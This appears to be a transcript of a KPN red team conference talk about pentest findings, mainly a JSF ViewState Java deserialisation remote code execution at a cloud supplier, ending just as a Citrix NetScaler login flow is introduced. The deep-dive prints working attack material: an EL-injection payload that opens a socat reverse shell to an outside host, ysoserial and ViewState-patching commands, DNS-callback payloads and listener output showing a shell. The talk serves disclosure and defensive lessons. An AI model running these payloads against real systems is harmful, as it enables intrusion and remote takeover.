

Hacking KPN: Lessons from the trenches

Agenda

Who we are

What we're talking about

Deep-dive

End/~~Lunch~~Beer time 😊

Who we are

Royal Dutch Telecom (KPN) based in Amsterdam, The Netherlands



Bouke van Laethem

- Senior Pentester with KPN REDteam
- Pentesting since 2007
- Enjoys archery
- The first rule of crossfit: Did I mention I do crossfit?



Jeremy Goldstein

- Team Lead of the KPN REDteam
- Pentesting since 2005
- Likes computers
- Likes beer

What we do



Where we do it



Oh, and we're hiring ;-)

KPN CISO

To be reliable, secure and trusted by
customers, partners and society

KPN CISO

My shizzles, lets stop that fucking
shit from happening again!*

* KPN got hacked in 2012

STRATPOL

Maintain the KPN Security Policy

(github.com/KPN-CISO/kpn-security-policy)

(Did we mention they're hiring?)

STRATPOL

<https://itunes.apple.com/us/app/kpn-ciso/id1122223795>

KPN CISO

By KPN Consulting

Open iTunes to buy and download apps.

[View More by This Developer](#)



Description

This app enables you to draft your own security policy, to make a statement about the severity of vulnerabilities in software, and the potential damage of a security incident.

[KPN CISO Support](#)

[...More](#)

[View in iTunes](#)

Free

Category: [Business](#)

Released: Jun 20, 2016

Version: 1.0

Size: 33.8 MB

Language: English

Seller: KPN Corporate Market B.V.

© KPN B.V.


[Rated 4+](#)

Compatibility: Requires iOS 8.1 or later. Compatible with iPad.

Customer Ratings

We have not received enough ratings to display an average for the current version of this application.

iPad Screenshots



REDteam

Penetration testing/ Redteaming

 KPN-CISO

 @_SectorC

 redteamsays.no

(Did we mention we're hiring?)

KPN-CERT

Incidents, forensics, threat intel

(Responsible disclosures: cert@kpn-cert.nl)

(Did we mention they're hiring as well?)

Senior Security Officers

CISO ad-interim consultancy

Intimidate vendors/ third parties
into delivering secure services

(You guessed it: they're hiring!)

What we're talking about

Discuss 3 interesting (and different) vulnerabilities discovered during KPN pentests

Touch on how we handle security at KPN

Talk about lessons we've learned from finding these vulnerabilities

Why?



Java Deserialisation Really? There?!?!?



CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
(10.0)

Short history of Java Deserialisation bugs




- Been around for a long time
- In early 2015 Gabriel Lawrence (@gebl) and Chris Frohoff (@frohoff) presented 'Marshalling Pickels'
- Released ysoserial
- In late 2015 FoxGloveSecurity released exploits for multiple Java projects

Background



What we tested



Which was actually this

```
original-page.html x
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"><html dir="ltr"
lang="en"><head id="d1_xc_h"><title>
</title><meta name="generator" content="Apache MyFaces Trinidad">
<link rel="stylesheet" charset="UTF-8" type="text/css" href="/
"/></head><body id="d1" onload="
.check
()"><script type="text/
javascript">var
.openError='A popup window blocker has been detected in your browser. Popup blockers
interfere with the operation of this application. Please disable your popup blocker or allow popups from this
site.';</script><script type="text/javascript" src="/
.js"></script><script type=
"text/javascript" src="
"></script><a name="top"><a style id="
trinFrameBustStyle">body {display:none}</style><script type="text/javascript">TrPage.
frameBusting("differentOrigin"
);</script><noscript>This page uses JavaScript and requires a JavaScript enabled browser.Your browser is not
JavaScript enabled.</noscript><form id="f1" name="f1" style="margin:0px" method="POST" onkeypress="return
submitOnEnter(event,'f1');" action="
"><div id="
content1" style="width:100%;height:100%"><div id="
ts" style="width:100%;height:100%;width:100%
;height:100%;overflow:auto" bindingid="
"><input type="hidden" name="syndicate" id="syndicate" value=
"><input type="hidden" name="regionid" id="regionid"><input type="hidden" name="
" id="
" value="
"><input type="hidden" name="
" id="
" value="
"><input type="hidden" name="
" id="
" value="
"><input type="hidden" name="
" id="
" value="
"></input></noscript>
please enable javascript in your browser.</noscript><
script type="text/javascript" src="https://
.com:443/analytics/
/browserdom.js"></script>
2 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/tp/jq/jquery-1.6.js"></script>
3 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/tp/isc/iscroll-lite.js"></script>
4 <link type="text/css" href="https://
.com:443/analytics/
mobile/
.css" rel="stylesheet">
5 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/common/
.js"></script>
6 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/common/
.js"></script>
7 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/common/
.js"></script>
8 <script type="text/javascript" src="https://
.com:443/analytics/
_b_mozilla/common/
.js"></script><script type="text/javascript">try{saw.doFrameBust(1);
.replace("
".
function
(s){return "/
__xyz_
",s);}function
(s){return "/
.replace("
__xyz_
",s);}var
="/
Line 1, Column 1 Spaces: 4 HTML
```


That was pretty boring but...

```
</div>
<input type="hidden" name="org.apache.myfaces.trinidad.faces.FORM" v
<input type="hidden" name="javax.faces.ViewState">
<input type="hidden" name="e="H4sIAAAAAAAAAAH1VTWwcNRT2bv42F2R/EIn01KRAACAKSLaoQUSdaITdkpM2m2k3TOqj
GlolawS7xK/j+doqtRVqP1GgODFtj3B8gM29gPvUV/i8tchos8y5Uqh/tcqcacWGA0400/
3Y8s/dqAOC91n6wJUa0x5RL4yg/pcTpWZYisuLNSrGhB+g7tOFFwLz4untVa7mz19jD5Uo
FgBqMaU3vXYf0aiRQa3C4ocVawYHZDofsnLzC/yKVcENR3ZFxE2WKjCb/IbeLSzT+H17eO
SxQhYoKwapi5e+/eOG9rVtzWZQtol7bJVKWiNeCOyfBxzFrFBqLE8D4ZIUCSJddITWXTsV
vW0cepCLZwcU6rZdB17twGJLPOR1FBBhGfqYunhRB1GItJpJUDLLC9yOLz+vPfz4dx/GKv
LEy2uQvNgCQIgcWzHAJeHwqa4omfnzORL1I/X7R9+EMETpDioR081/OakTpiC6tfToLAHU
<script type="text/javascript">function _flValidator(f,s){return _va
<script type="text/javascript">_submitFormCheck();</script>
</f2rm>
bc
-- Created by Apache Trinidad (Apache MyFaces Trinidad API) 2.12.7.4
ml>
```

That led us to

http://www.synacktiv.com/ressources/JSF_ViewState_InYourFace.pdf



■ JSF ViewState upside-down

*JSF implementations are often used in J2EE applications. JSF uses ViewStates which have already been discussed for cryptographic weaknesses like with the oracle padding attack **[PADDING]**. ViewStates have also been abused to create client side attacks like Cross-Site Scripting **[XSS]**. But as shown in this research, they can also be used to perform much more dangerous attacks on web applications.*

Which included... RCE!

```
{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()  
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80  
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
```

Which included... RCE!

```
{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()  
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80  
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
```

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt  
/tmp/viewstate.txt
```

Which included... RCE!

```
# {request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()  
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80  
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
```

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt  
/tmp/viewstate.txt
```

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl  
  s_offset: 387 / e_offset: 655  
  object annotations:  
    org.apache.el.ValueExpressionImpl  
      [blockdata from 441 to 652: 210 bytes]  
        raw: \xd2\x00\xbe\x23[...]\2e\x4f\x62\x6a\x65\x63\x74  
        from 442 to 632: 190 bytes:  
        # {request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()  
        [6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80  
        exec:/bin/sh,pty,stderr,setsid,sigint,sane')}  
        from 634 to 650: 16 bytes: java.lang.Object  
  
  field data:  
    0x7e000c/javax.el.Expression:  
    0x7e000b/javax.el.ValueExpression:  
]
```

Profit!


```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

Profit!

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```



Not so fast



Solutions

1. Submitting the form

```
<input type="submit" value="ClickMe">
```

Solutions

1. Submitting the form

```
<input type="submit" value="ClickMe">
```

2. Finding a ValueExpressionImpl object

There happened to be three!

```
$ ./inyourface.sh viewstate.txt | grep ValueExpressionImpl
```

Solutions

3. Formatting payload.txt

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	A8	00	94	23	7B	72	65	71	75	65	73	74	2E	67	65	74	..#{request.get
00000010	43	6C	61	73	73	28	29	2E	67	65	74	43	6C	61	73	73	Class().getClass
00000020	4C	6F	61	64	65	72	28	29	2E	6C	6F	61	64	43	6C	61	Loader().loadCla
00000030	73	73	28	27	6A	61	76	61	2E	6C	61	6E	67	2E	52	75	ss('java.lang.Ru
00000040	6E	74	69	6D	65	27	29	2E	67	65	74	44	65	63	6C	61	ntime').getDecla
00000050	72	65	64	4D	65	74	68	6F	64	73	28	29	5B	36	5D	2E	redMethods()[6].
00000060	69	6E	76	6F	6B	65	28	6E	75	6C	6C	29	2E	65	78	65	invoke(null).exe
00000070	63	28	27	6E	73	6C	6F	6F	6B	75	70	20	70	77	6E	65	c('nslookup pwne
00000080	64	2E	62	6C	61	2E	6C	72	77	78	72	77	78	72	77	78	d.bla.lrxrwxrwx
00000090	2E	63	6F	6D	27	29	7D	00	10	6A	61	76	61	2E	6C	61	.com')}.java.la
000000A0	6E	67	2E	4F	62	6A	65	63	74								ng.Object

\xA8(total_size)

Solutions

3. Formatting payload.txt

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	A8	00	94	23	7B	72	65	71	75	65	73	74	2E	67	65	74
00000010	43	6C	61	73	73	28	29	2E	67	65	74	43	6C	61	73	73
00000020	4C	6F	61	64	65	72	28	29	2E	6C	6F	61	64	43	6C	61
00000030	73	73	28	27	6A	61	76	61	2E	6C	61	6E	67	2E	52	75
00000040	6E	74	69	6D	65	27	29	2E	67	65	74	44	65	63	6C	61
00000050	72	65	64	4D	65	74	68	6F	64	73	28	29	5B	36	5D	2E
00000060	69	6E	76	6F	6B	65	28	6E	75	6C	6C	29	2E	65	78	65
00000070	63	28	27	6E	73	6C	6F	6F	6B	75	70	20	70	77	6E	65
00000080	64	2E	62	6C	61	2E	6C	72	77	78	72	77	78	72	77	78
00000090	2E	63	6F	6D	27	29	7D	00	10	6A	61	76	61	2E	6C	61
000000A0	6E	67	2E	4F	62	6A	65	63	74							

```

.. "#{request.get
Class().getClass
Loader().loadCla
ss('java.lang.Ru
ntime').getDecla
redMethods()[6].
invoke(null).exe
c('nslookup pwn
d.bla.lrxrwxrwx
.com'))..java.la
ng.Object

```

\xA8(total_size) + \x00 + \x94(object_size) + #{request.getClass...

Solutions

3. Formatting payload.txt

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	A8	00	94	23	7B	72	65	71	75	65	73	74	2E	67	65	74	..#{request.get
00000010	43	6C	61	73	73	28	29	2E	67	65	74	43	6C	61	73	73	Class().getClass
00000020	4C	6F	61	64	65	72	28	29	2E	6C	6F	61	64	43	6C	61	Loader().loadCla
00000030	73	73	28	27	6A	61	76	61	2E	6C	61	6E	67	2E	52	75	ss('java.lang.Ru
00000040	6E	74	69	6D	65	27	29	2E	67	65	74	44	65	63	6C	61	ntime').getDecla
00000050	72	65	64	4D	65	74	68	6F	64	73	28	29	5B	36	5D	2E	redMethods()[6].
00000060	69	6E	76	6F	6B	65	28	6E	75	6C	6C	29	2E	65	78	65	invoke(null).exe
00000070	63	28	27	6E	73	6C	6F	6F	6B	75	70	20	70	77	6E	65	c('nslookup pwne
00000080	64	2E	62	6C	61	2E	6C	72	77	78	72	77	78	72	77	78	d.bla.lrwrxwrxw
00000090	2E	63	6F	6D	27	29	7D	00	10	6A	61	76	61	2E	6C	61	.com'))..java.la
000000A0	6E	67	2E	4F	62	6A	65	63	74								ng.Object

Offset: 99	Block: 99-A8	Length: 10	Overwrite
------------	--------------	------------	-----------

```
\xA8(total_size) + \x00 + \x94(object_size) + #{request.getClass... + \x00 +
\x10(object_type_size) + java.lang.Object
```

Put it all together

```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \  
-outfile pwned-viewstate.txt
```

Put it all together

```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \  
-outfile pwned-viewstate.txt
```

- Post the pwned-viewstate.txt as javax.faces.ViewState postdata

Put it all together

```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \  
-outfile pwned-viewstate.txt
```

- Post the pwned-viewstate.txt as javax.faces.ViewState postdata
- And...

FAIL

What next?

```
xakep@chiisai:~/presentations/brucon-presentation/logs$ base64 -d viewstate.txt
| gunzip -> viewstate.decoded
xakep@chiisai:~/presentations/brucon-presentation/logs$ file viewstate.decoded
viewstate.decoded: Java serialization data, version 5
xakep@chiisai:~/presentations/brucon-presentation/logs$ cat viewstate.decoded |
hd | head
00000000  ac ed 00 05 73 72 00 39  6f 72 67 2e 61 70 61 63  |....sr.9org.apac|
00000010  68 65 2e 6d 79 66 61 63  65 73 2e 74 72 69 6e 69  |he.myfaces.trini|
00000020  64 61 64 69 6e 74 65 72  6e 61 6c 2e 61 70 70 6c  |dadinternal.appl|
00000030  69 63 61 74 69 6f 6e 2e  53 74 72 75 63 74 75 72  |ication.Structur|
00000040  65 00 00 00 00 00 00 00  01 0c 00 00 78 72 00 10  |e.....xr..|
00000050  6a 61 76 61 2e 6c 61 6e  67 2e 4f 62 6a 65 63 74  |java.lang.Object|
00000060  00 00 00 00 00 00 00 00  00 00 00 78 70 74 00 20  |.....xpt. |
00000070  6a 61 76 61 78 2e 66 61  63 65 73 2e 63 6f 6d 70  |javax.faces.comp|
00000080  6f 6e 65 6e 74 2e 55 49  56 69 65 77 52 6f 6f 74  |onent.UIViewRoot|
00000090  74 00 0b 6a 5f 69 64 5f  5f 63 74 72 75 31 77 04  |t..j_id_ctrulw.|
```

Straight up Java Deserialisation exploit -
Frohoff and Lawrence style

Again Problems



The 'L' in my luck has been replaced with an 'F'.

"9 times out of 10 you don't
get out of the cloud"



PoC

```
$ java -jar ysoserial-0.0.3-all.jar CommonsCollections1 \  
'nslookup bigcloudproviderwhoshouldknowbetter.bla.lrwrxrwx.com'> payload.out \  
&& gzip -f payload.out && base64 -w 0 payload.out.gz \  
| perl -MURI::Escape -ne 'print uri_escape($_)'
```

PoC

```
$ java -jar ysoserial-0.0.3-all.jar CommonsCollections1 \  
'nslookup bigcloudproviderwhoshouldknowbetter.bla.lrwrxwxrwx.com'> payload.out \  
&& gzip -f payload.out && base64 -w 0 payload.out.gz \  
| perl -MURI::Escape -ne 'print uri_escape($_)'
```

```
H4sICHgsilcAA3BheWxvYWQub3V0AJVUTUwTQRRR%2BLVQEJLQ1ognBkBijEt01xg0hB0QSpElBokiIvTh  
tp%2B3C7sw609tuQU0IAcvHGqIF%2BWAJ9HEePZgPJiIkuhFw0lNjJpoogfjUWd2S9mKfzRN%2B9p53z  
ff%2B97bt%2FQZQhaDI5ZNFiazOk5zBRFC0eIaJUpfNYyTAK270SAiGR2zM0%2B%2Bte5YnrkVhGACthn  
YSGE2hnQbWxxaExOogFSba7o6hMxYAup5ycQcIt6Bjkh07deRZcUc07oIAAFokSeKhCgC4jDY6f4hU6vK  
Rhh1Sm%2F2rXY%2BDfvcvByGQgECew14faSVT3SBXXnQeZgBEtV2U5RRkonQeK2lqGJRY4luXQE3GBjKVB  
JocQR3kXfnyjVK4XCcva8iiNKesx0FgQLCoHoVaoVB9F0ooQ8TKUmZ4NzPo%2BcedWZtIbkvpzy0N4IyP  
4PDj%2BU%2F7p%2BbrRcFJaNF8J8LqQ8nNSbFZBFi3MX7Ig7Gur6%2B07roeBHBm0Sk5LrH%2FLkb84oh  
wH%2BF4YS7SF7xXdtvXqK1lcIj62ngyNSG4hNwCg8j6HJyyCdcMD0uvzXkrp2ISM5%2Ba2Q8%2FJqcvrH  
QHoS4JIa2P5YSn25MbpSSgWRvCPE8zw8jAtWpPc6aRXCwpUkYQQ8aomHVBEO3%2BZtqF%2FxFV6r6QK%2F  
dzK%2BM2wdUBfcznIoSmHeaVgAYr6QR7Z7baXd5efna12Bjg0Coyn0pbDvlsyCQvD61BP68KXxe6p2P3j  
LrTgprpPR5sLa5cwsxoK3i2a69yfSL0iatrkrZXSH%2BpueLXnRdj7z92TJ9Y0x%2Fg0EssndJJ2%2Bx  
Mabm0Tu2MyWhBy2BWzFMrT209M0loMYU5x0xJ6YKQFR3vLVvPoR470F3VGZDBHldFxKoZpTjh0IdZ903C  
4vdLs6L%2FgTiECnJ%2F0TWlDdtysV1ZutbRXH59tSq1SuYurEFk5cWYCDWsPnzUdu55HQQHoEmnKDPg  
L0w4NPI8w0K%2FnnHM3m0eR8Wt4iPsuuUIO6M%2B0wuYMF0jaGyhp6fKgEfGK8FAAA%3D
```

Yay!!!

```
root@kermit:~# nc -vulp 53
listening on [any] 53 ...
connect to [213.██.██.22] from n██.██.██.██.com [1██.██.██.██.1] 45521
@#bigcloudproviderwhoshouldknowbetterbla
lrwxrwxrwxcom)
```

Yay!!!

```
root@kermit:~# nc -vulp 53
listening on [any] 53 ...
connect to [213.██.██.22] from n██████.com [1██████1] 45521
@#bigcloudproviderwhoshouldknowbetterbla
lrwxrwxrwxcom)
```




What happened next?



What happened next?



What happened next?



Fix it or no money

- All CVSS > 4 and policy violations must be fixed before go live
- Your timetable is far too slow, it needs to be fixed sooner or we walk
- You must be retested to prove the vulnerabilities are fixed

Lessons Learned

- Pentest your suppliers... no matter how big or 'secure' they say they are
- These kind of vulnerabilities can crop up anywhere!
- Appropriately placed persistence
- When something looks interesting follow all avenues

A new tool!

- Ok, an update to an existing tool, but still...
- Java Deserialization Burp Plugin fork - <https://github.com/KPN-CISO/Java-Deserialization-Scanner>
- Will hopefully merge into Frederico Dotta's BApp store version



Citrix NetScaler A³buse Vulnerability Disclosure

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
8.1

What we tested

Project using Google Glass™



What we tested

... and Citrix NetScaler



The image shows the Citrix NetScaler Gateway login interface. At the top, the header reads "CITRIX NetScaler Gateway". The main content area is a dark blue box with a lighter blue border. Inside, it says "Welcome to KPN Example" and "Please log on to continue." Below this is a circular icon with a padlock. To the right of the icon are three input fields labeled "User name:", "Password:", and "SecureID:". A "Log On" button is positioned to the right of the "SecureID:" field. At the bottom of the box, it says "Welcome to example.kpn.com," and "If you don't see all the login fields, please press F5 or choose the refresh button in your Web Browser." The Citrix logo is visible at the bottom of the page.

CITRIX NetScaler Gateway

Welcome to KPN Example
Please log on to continue.

 User name:
Password :
SecureID:

Log On

Welcome to example.kpn.com,
If you don't see all the login fields, please press F5 or choose the refresh button in your Web Browser.

CITRIX

What is a Citrix® NetScaler?

What is a Citrix® NetScaler?

Optimize, secure and control the delivery of all
enterprise and cloud services. Load balancers provide the bedrock for
flexible dynamically building networks that adjust to changing needs. They improve
performance, reliability and security
evolve for many types of network traffic and services, including applications. At the same time, networks must to keep up
virtualized cloud with and infrastructure, as well as applications that are consumed through
mobile devices from unpredictable locations. An application
delivery controller (ADC) is not only a load balancer, but a platform for delivering network,
fastest, safest application and mobile services in the and most consistent manner, regardless of where, when and how they
are accessed. Citrix NetScaler is the only ADC prepared to meet all these demands
by offering Citrix TriScale Technology, Active / Active Clustering, NetScaler MobileStream technology, Insight Center,
and a smart flexible and secure design that works seamlessly with your network infrastructure.

What is a Citrix® NetScaler?

A large green square with the word "BINGO!" in white, bold, sans-serif capital letters with an exclamation mark.

BINGO!

What is a Citrix® NetScaler?

application
delivery controller


NetScaler AAA process

The NetScaler has a build in Authentication, Authorization and Auditing functionality.

NetScaler AAA process

It's a simple process...

NetScaler AAA process



NetScaler AAA process

Was this helpful? ☐ Yes ☐ No

[Feedback](#)



NetScaler AAA process

Don't worry, we'll talk you through the relevant parts.

NetScaler AAA process




NetScaler AAA process

Go to the portal.

```
GET / HTTP/1.1  
Host: ffsa.kpn.com
```

NetScaler AAA process

Go to the portal.



NetScaler AAA process

The NetScaler prepares the client for login.

